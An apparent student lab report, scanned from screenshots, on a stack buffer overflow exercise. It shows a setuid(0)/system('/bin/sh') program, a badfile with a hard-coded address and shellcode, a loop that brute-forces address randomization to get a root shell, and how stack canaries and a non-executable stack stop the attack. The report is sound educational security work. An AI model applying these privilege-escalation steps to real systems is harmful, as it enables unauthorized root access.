
Here, we are running set_uid program which will make real user id = 0 i.e. root user.

Set_uid.c program is given as follows,

```
void main()
{
setuid(0);
system("/bin/sh");
}
```

Yogesh Chaudhari
SUID: 244195971

<u>Badfile:</u>




Here, we can see the badfile contents using **hexdump** command. We can confirm that, at 36th byte (in line of 0000020) we have our hard-coded address and from the 400th byte (in line 00000b0) we have our shell code.

Yogesh Chaudhari
SUID: 244195971


Task2:

<u>Initial Setup:</u>




Here We are changing user to root using **su root** command. We are setting address randomization feature on by using **sysctl –w kernel.randomize_va_space=2** command from root shell.


<u>Effect of address randomization</u>:



Because our address randomization feature is on, our attack was unsuccessful. When we try to run stack program with badfile generated using hard-coded address, the address where our shellcode will reside will be random address and hence, there is low probability that our hard-coded address will be in the range of ebp address and shellcode address in stack program. So, our attack was unsuccessful.

Successful attack:





Now, as every time stack program is run system will assign it random memory address for all its data. There is a possibility that if we run stack program many times it will be assigned memory address such that, our hard-coded address will be in the range of ebp pointer address and shellcode address of stack


Yogesh Chaudhari
SUID: 244195971

program. For this, we are running stack program many times using while loop, till we get root shell i.e. our attack gets successfully executed.

From above, screenshot we can see that after many computations of running stack program, our attack was successful and we got root shell. We can check for effective user id using id command to be root. Now. We can run our set_uid program to make real user id to be root.


Task3: Stack-guard Protection

Initial Setup:



Here, we are setting up stack guard protection while compiling the program by not specifying **–fno-stack-protecor** command. By default, in system stack guard protection is always on.

Unsuccessfull Attack:



Due to stack guard protection scheme, when we try to change return address of function to some other address in stack where our code resides, Stack will notice that buffer overflow has been done and some instructions from stack are trying to be executed by some process. Stack guard scheme uses **canaries** to


Yogesh Chaudhari
SUID: 244195971

detect buffer overflow attack. System will assign a canary to each function and add its value in memory in between its old ebp field and data in stack. At the end of each function call canary value will be checked and if it's different or corrupted, it will cause stack guard scheme to raise an error that stack smashing is detected.

Yogesh Chaudhari
SUID: 244195971


Task4: Non-exec Stack

Initial Setup:



Here, we are making the stack nonexecutable using **noexec** command. By using **–fno-stack-prtector** we are disabling the stack guard protection scheme. Now, we have made stack program root set-uid program by using command **chmod 4755.**

Unsuccessful attack:



Here, we can see that when we tried to run stack program with our badfile for buffer overflow, we got an error segmentation fault. This error is caused, because the process is trying to run or execute

Yogesh Chaudhari
SUID: 244195971

commands from stack. As stack is non executable no process can run/execute commands/instructions from stack and we get an error when any process tries to execute instructions from stack.